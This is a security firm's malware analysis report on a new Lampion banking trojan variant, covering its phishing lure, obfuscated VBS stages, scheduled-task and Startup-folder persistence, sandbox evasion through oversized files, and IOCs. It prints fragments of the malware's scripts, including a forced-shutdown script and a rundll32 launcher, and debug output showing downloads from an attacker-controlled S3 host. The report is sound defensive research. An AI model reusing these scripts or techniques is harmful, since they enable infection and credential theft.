TECHNICAL REPORT

SOC8 BY LAYER8

NEW LAMPION BANKING TROJAN VARIANT IN THE WILD

30 October 2023

SUMMARY

In a recent assessment we found what appears to be a new 2023 sample of the Lampion banking trojan.

The Lampion banking trojan was first seen in 2019 targeting Portuguese banks and since then has been sighted a few more times, the last one was last year, 2022.

Its objective, as identified in another analysis, is the theft of credentials by creating an overlay on the legitimate bank website when the user connects to it:



Figure 1. **Image from https://securityaffairs.co/128975/malware/hidden-c2-lampion-trojan-release-212.html**

In this analysis, we are going to look at its new infection methodology and relevant IOCs.

This malware tries to avoid detection by using known providers to host malware files, scheduled tasks to execute visual basic scripts, large files (dlls with more than 700MB and vbs scripts with more than 60MB) to avoid sandbox analysis and use the Windows startup feature to extract and execute the trojan.

The methodology can be summarized in the next image:



Figure 2. Infection methodology

IOCs

```
# Email sender
From: xxx <xxx@example.com>
# Email subject
Subject: Envio os documentos e comprovativo de pagamento.

# URLs

# Email URL
hxxps://we.tl/t-n3xfGBxksT
# Email URL redirected
hxxps://wetransfer.com/downloads/b7bc0df27446f2631347b88afe-
fe0c1820231017205830/9b8ac1

# Encrypted zip file
hxxps://justlookaround.s3.amazonaws.com/soprateste.zip
# dll de 790MB
hxxps://justlookaround.s3.amazonaws.com/poiiuyetr

# File Hashes
# MD5
9c771d15e7bc6a750c7355bc4cc9e403
c4a6694925248ddf75d2849f5460f320
c33204558390a8b5fa32a7fe15141014
38a996533697a5e17e1e7e9b32ec16e9
5feb6bde72978cadbf06659506a4ab8d
9c5b05e761e0d058f41afe733e1025f8
```

```
25ca63d94eb39299563fa51986c9a17b
# SHA1
ab51f4b7d7180d459a58a9d1e13b1140ba201873
7849a278fa962d6ea4aa51c0587494ad910c873a
7849a278fa962d6ea4aa51c0587494ad910c873a
fe13fb3abf5ee184d87d49f60bb9932ceca24782
3f13bc906d7d231720eac8b606515e09ae22e1d9
c9372d98f1146f7c42fbcf84fa1b8a2ce0201fd5
968419fdf5c8fda4d2ef5efd0fd7c8beb7a82d53

# Lampion DLL Strings
DoThisBicht
```

TECHNICAL ANALYSIS

FIRST STAGE

The attack starts with the reception of a phishing email linking to a wetransfer short link:



Figure 3. Phishing email

This is a compressed zip file with two files contained within:

Figure 4. First stage files contained in the downloaded zip

These are obfuscated vbs files with a lot of noise, presumably to increase its size and make it difficult to analyze with automatic malware analyzers.

Figure 5. Obfuscated first stage script

After cleaning the junk lines, both files contain the same code.

When executed, this script creates three other vbs scripts:



Figure 6. New files created by the first stage script

Let's call them **a.vbs, b.vbs** and **c.vbs** in the order they have been generated.

It will also create two scheduled tasks to call these scripts.The first scheduled task will call script **a.vbs** and the second one will call **c.vbs**:



Figure 7. First scheduled task creation

```
obj_date2 = DateAdd("n", 30, Now)
str_date2_1 = fun_construct_time_string(obj_date2)
obj_sched_service2_task_triggers_trigger1.StartBoundary = str_date2
obj_sched_service2_task_triggers_trigger1.EndBoundary = str_date2_1
obj_sched_service2_task_triggers_trigger1.ExecutionTimeLimit = Chr(80) & Chr(84) & Chr(53) & Chr(77)
obj_sched_service2_task_triggers_trigger1.Id = random_string(14)
obj_sched_service2_task_triggers_trigger1.Enabled = True
Dim obj_sched_service2_task_actions_action1
Set obj_sched_service2_task_actions_action1 = obj_sched_service2_task.Actions.Create( value_false2 )
Rem creates a schedule task to execute the first file at path3
obj_sched_service2_task_actions_action1.Path = obj_file_path3
Rem Call YlMWAlqlXrZDrSixiIYPHeR5jnSNwFDuahnasKoneHYqGwERUTIDEdmtUtoNUdnRncbIeIEJ.RegisterTaskDefinition(random_string(13), obj_sched_service2_task, 6, , , 3)
```

Figure 8. Second scheduled task creation

With these files and scheduled tasks created we have the ending of the first stage.

SECOND STAGE

a.vbs

MD5: c33204558390a8b5fa32a7fe15141014 SHA1: fe13fb3abf5ee184d87d49f60bb9932ceca24782 size: ~1KB

This script will be called by one of the scheduled tasks and will sleep for 10 minutes and then execute a forced shut-down:

```
Set RogsSqPnvFoZDtgnWfbc = CreateObject("WScript.Shell")
WScript.Sleep(600000)
Set OpSysSet = GetObject("winmgmts:{authenticationlevel=Pkt," _
& "(Shutdown)}").ExecQuery("select * from Win32_OperatingSystem where "_
& "Primary=true")
for each OpSys in OpSysSet
retVal = OpSys.Win32Shutdown(6)
next
```

Figure 9. Contents of a.vbs

VirusTotal identifies this script as belonging to a trojan called Valyria, known to be used to drop malware like Emotet, Agent Tesla, Lokibot, and Kriptik, among other :



Figure 10. a.vbs VirusTotal summary

c.vbs

MD5: d9ffed9c1e7fa4102d3d23e2c52f3d52 SHA1: 1df5bc903cf9e9a5e04db7334f28a0477be0d0c0 size: ~1KB

This script will be called by the other scheduled task and will call the b.vbs script:

```
Dim
QMAeeIagHgaYGvfLGzGLOSJQwSWzDSuodrRKuHAsmcrOwljOIfnVxBTwBlfOlcdpnnuPdGQwxPYlKvR
OhJ

Set
QMAeeIagHgaYGvfLGzGLOSJQwSWzDSuodrRKuHAsmcrOwljOIfnVxBTwBlfOlcdpnnuPdGQwxPYlKvR
OhJ = Wscript.CreateObject("WScript.Shell")

QMAeeIagHgaYGvfLGzGLOSJQwSWzDSuodrRKuHAsmcrOwljOIfnVxBTwBlfOlcdpnnuPdGQwxPYlKvR
OhJ.Run """C:\Users\User\AppData\Local\Temp\hegxtkwlhpw.vbs"""

Set
QMAeeIagHgaYGvfLGzGLOSJQwSWzDSuodrRKuHAsmcrOwljOIfnVxBTwBlfOlcdpnnuPdGQwxPYlKvR
OhJ = Nothing
```

Figure 11. Contents of c.vbs

This script's hash is not relevant since the path to the script is a random string generated at runtime, but the variable names are static.

b.vbs

MD5: 38a996533697a5e17e1e7e9b32ec16e9 SHA1: 3f13bc906d7d231720eac8b606515e09ae22e1d9 size: ~15MB

This script will be called by **c.vbs** script.

This script is also filled with junk lines, and after cleaning it, it contains ~20KB of data.

In VirusTotal it is also identified as belonging to Valyria:



Figure 12. b.vbs VirusTotal summary

Hooking its function and adding a like debugging code, we can see what it is doing:

```
random string: wmicppkygjf
random string: iphvvrhdyfjfjppqv

delete path: StartUp\*.lnk
delete path: StartUp\*.vbs
delete path: StartUp\*.cmd
delete path: StartUp\*.exe
delete path: StartUp\*.bat
delete path: StartUp\*.js
delete path: StartUp\*.vbs

random string: oujryzxdpbrsbhsyvrh
random string: gijgktpbpnpkrcswgreeke

create folder: MyDocuments/oujryzxdpbrsbhsyvrh
create folder: MyDocuments/oujryzxdpbrsbhsyvrh/gijgktpbpnpkrcswgreeke

random string: rdkuoirzqqqukztwrpywosluqcnaqgziafygemfmogmafxbypouwpecqutk-
wvrwhklczetnyaoowno
random string: kqgecpngohp
```

```
SpecialFolders : C:\Users\User\Documents\oujryzxdpbrsbhsyvrh\gijgktpbpnp-
krcswgreeke\rdkuoirzqqqukztwrpywosluqcnaqgziafygemfmogmafxbypouwpecqutkwvr-
whklczetnyaoowno.dll
SpecialFolders : C:\Users\User\AppData\Roaming\$kqgecpngohp#.zip

decrypted string: ?=

random string: mxnffbadjylwspwrydytdorvorukiclvzsbwrkdoysydsgu

decrypted string: ?=

random string: ycvcjbhxsdekedelbvmreggrrmoecnouoryqhsjsjyowwujrygd

decrypted string: hxxps://justlookaround.s3.amazonaws.com/soprateste.zip
decrypted string: hxxps://justlookaround.s3.amazonaws.com/poiiuyetr

random string: wcwcwqxhyvb

CreateTextFile: C:\Users\User\AppData\Roaming/wcwcwqxhyvb.parvos

random string: dtncoxfwxcc

MoveFile: C:\Users\User\AppData\Roaming/wcwcwqxhyvb.parvos to StartUp/dtn-
coxfwxcc.cmd

random string: xtyovqshtvq

Called fun_use_xmlhttp with params: hxxps://justlookaround.s3.amazonaws.com/
soprateste.zip?=mxnffbadjylwspwrydytdorvorukiclvzsbwrkdoysydsgu & C:\Users\
User\AppData\Roaming\$kqgecpngohp#.zip

Called fun_use_xmlhttp with params: hxxps://justlookaround.s3.amazonaws.com/
poiiuyetr?=ycvcjbhxsdekedelbvmreggrrmoecnouoryqhsjsjyowwujrygd & C:\Users\
User\Documents\oujryzxdpbrsbhsyvrh\gijgktpbpnpkrcswgreeke\rdkuoirzqqqukzt-
wrpywosluqcnaqgziafygemfmogmafxbypouwpecqutkwvrwhklczetnyaoowno.dll

obj_mxsml_xmlhttp.setOption: 13056

GetFolder: MyDocuments\oujryzxdpbrsbhsyvrh
Move: AppData\oujryzxdpbrsbhsyvrh
```

Analysing its output, we can see what it is doing: cleaning the Startup directory, then creating a .cmd file in the Start-up folder, downloading from two URLsa zip file and a dll file:

hxxps://justlookaround.s3.amazonaws.com/soprateste.zip?=psjuckbzhacmcykmlufdqbedaxvxalyriyqgftcnmwhrfhf

hxxps://justlookaround.s3.amazonaws.com/poiiuyetr?=ahzlznnvglmubebwpqwjqalphpkyzphrtmervggofiqxwjqyznz

The first, we will call it soprateste.zip is a password protected zip file and the second, let's call it a.dll, is a library file.

The .cmd file, from now called a.cmd, executes the downloaded malware dll, calling the function "MfS3onjYAZRDZd-Qy3v9":

```
@echo off
START /B C:\Windows\System32\rundll32.exe
"C:\Users\User\AppData\Roaming\eyrmkzwdtdsxxmqqmvp\xmrbwtpbtpqpohqoxvmzyy\ihspa
iqyusqygesoitgqbmdqfzffnmtkmxobpoyhildgwtblrkbusedkpwifcriiyzibvegtrdckfh.dll"
MfS3onjYAZRDZdQy3v9
exit
```

Figure 13. a.cmd file contents

Here we have a hint of it being the Lampion trojan, as the soprateste.zip file name has already showed up in other analysis.

We can also infer its creators are Portuguese speaking, because like in previous analysis, there are some Portuguese common words in the code.In this case we have the name of the zip file, soprateste, meaning "only for testing" and also the name of the .cmd file before being moved to the Startup folder, "C:\Users\User\AppData\Roaming/wcwcwqx-hyvb.parvos", where .parvos roughly translates to "idiots/fools".

This file is put under the Startup folder so that it is activated when the computer starts, this file pairs with the **a.vbs** script which sleeps for 10min and then shuts down the computer.

With the call to the downloaded **a.dll**, we enter the third stage.

THIRD STAGE

The third stage is where the Lampion trojan will be extracted and executed by the files used in the second stage.

So, let's analyze the last two downloaded files, **soprateste.zip** and **a.dll**

a.dll

md5: 5feb6bde72978cadbf06659506a4ab8d sha1: c9372d98f1146f7c42fbcf84fa1b8a2ce0201fd5 size: 792 MB

This is a huge file, probably to avoid sandbox detection.

At the time of writing, there were no VirusTotal hits for this file as it is larger than the size permitted to upload.

We can see that in the exported functions of the dll, the "MfS3onjYAZRDZdQy3v9" function, called by the **a.cmd** script, is present:



Figure 14. a.dll exported functions

soprateste.zip

md5: 9c5b05e761e0d058f41afe733e1025f8 sha1: c9c3daae6659c73729f321437a548bc39c897dcb size: ~12 MB

This is a password protected file containing a single file with ~12MB:

Figure 15. file contained in password protected zip file

The filename is in chinese and translates to:

Figure 16. Translation to English of the contained file name

But translating it to Portuguese, we can see that it is part of the lyrics to a song about the "wild life", or Vida Louca, pointing to the gangster culture in Brazil:



Figure 17. Translation to Portuguese of the contained file name

Thus, making one more connection to the Lampion trojan and its Brazilian origin.

In VirusTotal this hash is known, but not identified as malicious:

Figure 18. VirusTotal summary of the password protected zip file

This file contained in the **soprateste.zip** is the **Lampion** trojan and it is, probably, extracted by the **a.dll** file when executed.

Lampion trojan

md5: 25ca63d94eb39299563fa51986c9a17b sha1: 968419fdf5c8fda4d2ef5efd0fd7c8beb7a82d53 size: ~12MB

At the time of writing, there were no VirusTotal hits for this file.

When analyzing this file, we encountered two string indicators of this being the **Lampion** trojan, since it is using VMProtect to prevent common reversing techniques and we found the uncommon exported function “DoThisBicht”:



Figure 19. VMProtect detection of the Lampion trojan

index	name (23)	flag (0)	location	dupl
1	CallFormPrincipal	-	.rsrc:0x007C8640	
2	CryptUIDlgCertMgr	-	.rsrc:0x0000FA38	
3	DoThisBicht	-	.rsrc:0x000A2138	
4	FilterConnectCommunicati...	-	.rsrc:0x0079FDC4	
5	FilterSendMessage	-	.rsrc:0x0079FE3C	
6	GetFileVersionInfoA	-	.rsrc:0x0079FE30	
7	GetFileVersionInfoSizeA	-	.rsrc:0x0079FE48	
8	GetFileVersionInfoSizeW	-	.rsrc:0x0079FE24	
9	GetFileVersionInfoW	-	.rsrc:0x0079FE18	
10	GetFileVersionInfoW	-	.rsrc:0x0079FE18	
11	GetMappedFileNameW	-	.rsrc:0x000133DC	
12	SHGetFolderPathW	-	.rsrc:0x0079FE0C	
13	TMethodImplementationInt...	-	.rsrc:0x0079FE00	
14	VerQueryValueA	-	.rsrc:0x0079FDF4	
15	VerQueryValueW	-	.rsrc:0x0079FDE8	
16	WNetAddConnection2A	-	.rsrc:0x000133C4	
17	WNetAddConnection2W	-	.rsrc:0x0079FDDC	
18	WNetCancelConnection2W	-	.rsrc:0x0079FDD0	
